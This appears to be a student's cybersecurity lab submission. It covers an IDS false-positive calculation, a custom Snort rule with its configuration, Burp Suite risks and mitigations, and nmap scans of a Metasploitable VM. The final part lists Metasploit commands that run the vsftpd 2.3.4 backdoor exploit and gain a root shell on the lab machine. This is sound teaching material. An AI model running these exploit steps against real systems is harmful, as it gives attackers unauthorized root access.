PART 1:

1.

a)

Zero-day attack refers to cybersecurity attacks that happen just on the launch of a software as there are vulnerabilities which are unknown to the developer.

Snort is a rule-based IDS/IPS so it cannot really guard against new unknown attacks with new pattern but it can still flag suspicious activity such as unusual high traffic.

b)

Given Data:

- **Total number of network connections per day = 1,000,000**
- **Percentage of attacks = 0.1% = 0.001**
- **Number of attacks per day = 1,000,000 × 0.001 = 1,000**
- **Number of benign (normal) connections per day = 1,000,000 - 1,000 = 999,000**
- **True positive rate (TPR) = 95% = 0.95**
- **Probability that an alarm is an actual attack = 95% = 0.95**
- **False alarm rate (FPR) = ?**

True Positives (TP) = TPR × Total Attacks = 0.95 × 1,000 = 950
False Positives (FP) = FPR × Total Benign Connections
Total Alarms = TP + FP

$\frac{TP}{TP+FP} = 0.95$


On solving:

FP = 50


Now,

$False\ Positive\ Rate\ (FPR) = \frac{FP}{Total\ Benign\ Connections} = 0.00005$


2.



```
  GNU nano 6.2                      /etc/snort/rules/custom.rules
alert tcp any any -> any 80 (msg:"Alert: Outbound request to craigslist.org";content:"H>
```




```
  GNU nano 6.2                      /etc/snort/rules/custom.rules
<ent:"Host: craigslist.org"; http_header; sid:69696969; rev:1;)
```




```
  GNU nano 6.2                    /etc/snort/snort.conf *

# metadata reference data.  do not modify these lines
include classification.config
include reference.config


###################################################
# Step #7: Customize your rule set
# For more information, see Snort Manual, Writing Snort Rules
#
# NOTE: All categories are enabled in this conf file
###################################################

# Note to Debian users: The rules preinstalled in the system
# can be *very* out of date. For more information please read
# the /usr/share/doc/snort-rules-default/README.Debian file

#
# If you install the official VRT Sourcefire rules please review this
# configuration file and re-enable (remove the comment in the first line) those
# rules files that are available in your system (in the /etc/snort/rules
# directory)

# site specific rules
include $RULE_PATH/local.rules
include $RULE_PATH/custom.rules
# The include files commented below have been disabled
# because they are not available in the stock Debian
# rules. If you install the Sourcefire VRT please make
# sure you re-enable them again:

^G Help         ^O Write Out    ^W Where Is     ^K Cut          ^T Execute      ^C Location
^X Exit         ^R Read File    ^\ Replace      ^U Paste        ^J Justify      ^/ Go To Line
```

first created a custom rule file (custom.rules)
then changed the snort.conf to include the custom.rules

Activated snort:



```
zakmii@zakmii-VirtualBox:~$ sudo snort -c /etc/snort/snort.conf -i enp0s3 -A console
[sudo] password for zakmii:
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 280
9 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8
080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091
 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined :  [ 80:81 110 143 311 383 591 593 901 1220 1414 1741 1830
2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 800
8 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9
080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'GTP_PORTS' defined :  [ 2123 2152 3386 ]
Detection:
   Search-Method = AC-Full-Q
    Split Any/Any group = enabled
    Search-Method-Optimizations = enabled
    Maximum pattern length = 20
Tagged Packet Limit: 256
Loading dynamic engine /usr/lib/snort/snort_dynamicengine/libsf_engine.so... done
Loading all dynamic detection libs from /usr/lib/snort/snort_dynamicrules...
```



```
zakmii@zakmii-VirtualBox:~$ curl -H "Host: craigslist.org" http://craigslist.org
zakmii@zakmii-VirtualBox:~$
```

PART 2:

1.

using the burp suite
-> search queries can be captured of the website
-> api endpoints can be exposed leading to api abuse
-> JWT tokens can be exposed
-> session cookies

2.

-> session hijacking can be done using the session cookies if proper flags like HttpOnly and Secure flags are not as attacker can run a script directly.

-> Exposed API can result in abuse of the API calls if there are not proper rate-limits set. Also unauthorised requests can be made if API tokens are exposed.

3.

-> To prevent running of Js script directly and prevent XSS attacks. This can be prevented by setting proper flags in the site.

-> To maintain confidentiality and integrity, transport security can be implemented like TLS to prevent man-in-the-middle attacks.

4.

->Use Secure & HttpOnly flags for cookies to prevent JavaScript access.

-> Implement token-based authentication (JWT, OAuth2) with short-lived tokens.

-> Use CSRF tokens to prevent unauthorized request forgery.


-> Do not expose API keys to client-side Js.

-> Implement rate-limiting and authentication

PART 3:

PART 4:

a)




metasploitable [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
6667/tcp open  irc
8009/tcp open  ajp13
No exact OS matches for host (If you know what OS is running on it, see http://i
nsecure.org/nmap/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=4.53%D=4/2%OT=21%CT=1%CU=43501%PV=Y%DS=0%G=Y%TM=67ED7234%P=i686-p
OS:c-linux-gnu)SEQ(SP=CD%GCD=1%ISR=D0%TI=Z%II=I%TS=7)OPS(O1=M400CST11NW7%O2
OS:=M400CST11NW7%O3=M400CNNT11NW7%O4=M400CST11NW7%O5=M400CST11NW7%O6=M400CS
OS:T11)WIN(W1=8000%W2=8000%W3=8000%W4=8000%W5=8000%W6=8000)ECN(R=Y%DF=Y%T=4
OS:0%W=8018%O=M400CNNSNW7%CC=N%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2
OS:(R=N)T3(R=Y%DF=Y%T=40%W=8000%S=O%A=S+%F=AS%O=M400CST11NW7%RD=0%Q=)T4(R=Y
OS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40
OS:%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%TOS=C0%IPL=164%UN=0%RIPL=
OS:G%RID=G%RIPCK=G%RUCK=G%RUL=G%RUD=G)IE(R=Y%DFI=N%T=40%TOSI=S%CD=S%SI=S%DL
OS:I=S)


Uptime: 497.100 days (since Wed Nov 22 09:57:15 2023)
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at http://insecure.o
rg/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.683 seconds
msfadmin@metasploitable:~$ _
```

Used command 'nmap -O 10.0.2.15'

b)



```
SF:n/\">sbin/</A>\n<LI><A\x20HREF=\"srv/\">srv/</A>\n<LI><A\x20HREF=\"sys/
SF:\">sys/</A>\n<LI><A\x20HREF=\"tmp/\">tmp/</A>\n<LI><A\x20HREF=\"usr/\">
SF:usr/</A>\n<LI><A\x20HREF=\"var/\">var/</A>\n<LI><A\x20HREF=\"vmlinuz\">
SF:vmlinuz</A>\n<")%r(HTTPOptions,94,"root@metasploitable:/#\x20bash:\x20O
SF:PTIONS:\x20command\x20not\x20found\nroot@metasploitable:/#\x20root@meta
SF:sploitable:/#\x20root@metasploitable:/#\x20root@metasploitable:/#\x20")
SF:%r(RTSPRequest,94,"root@metasploitable:/#\x20bash:\x20OPTIONS:\x20comma
SF:nd\x20not\x20found\nroot@metasploitable:/#\x20root@metasploitable:/#\x2
SF:0root@metasploitable:/#\x20root@metasploitable:/#\x20")%r(RPCCheck,17,"
SF:root@metasploitable:/#\x20")%r(DNSVersionBindReq,17,"root@metasploitabl
SF:e:/#\x20")%r(DNSStatusRequest,17,"root@metasploitable:/#\x20")%r(Help,6
SF:3,"root@metasploitable:/#\x20bash:\x20HELP:\x20command\x20not\x20found\
SF:nroot@metasploitable:/#\x20root@metasploitable:/#\x20")%r(SSLSessionReq
SF:,51,"root@metasploitable:/#\x20bash:\x20{O\?G,\x03Sw=:\x20command\x20no
SF:t\x20found\nroot@metasploitable:/#\x20");
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: U
nix, Linux

Host script results:
|_ Discover OS Version over NetBIOS and SMB: Unix

Service detection performed. Please report any incorrect results at http://insec
ure.org/nmap/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.757 seconds
msfadmin@metasploitable:~$
```

command used: nmap -sV 10.0.2.15

Port	Service	Default Use
21	FTP	File Transfer Protocol
22	SSH	Secure Shell
23	Telnet	Remote Login
25	SMTP	Mail Server
80	HTTP	Web Server
3306	MySQL	Database Service

c)

i)

Tool used: Metasploit framework

ii)

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 10.0.2.15
exploit
```

iii)

grants root access to the shell